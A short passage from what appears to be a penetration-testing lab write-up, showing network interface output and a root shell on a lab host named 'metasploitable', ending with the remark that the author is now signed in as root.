          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:130464 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97795 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26215512 (25.0 MB)  TX bytes:27838576 (26.5 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2851 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2851 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1005029 (981.4 KB)  TX bytes:1005029 (981.4 KB)

root@metasploitable:~# hostname
metasploitable

```

Finally, we are now signed in as root.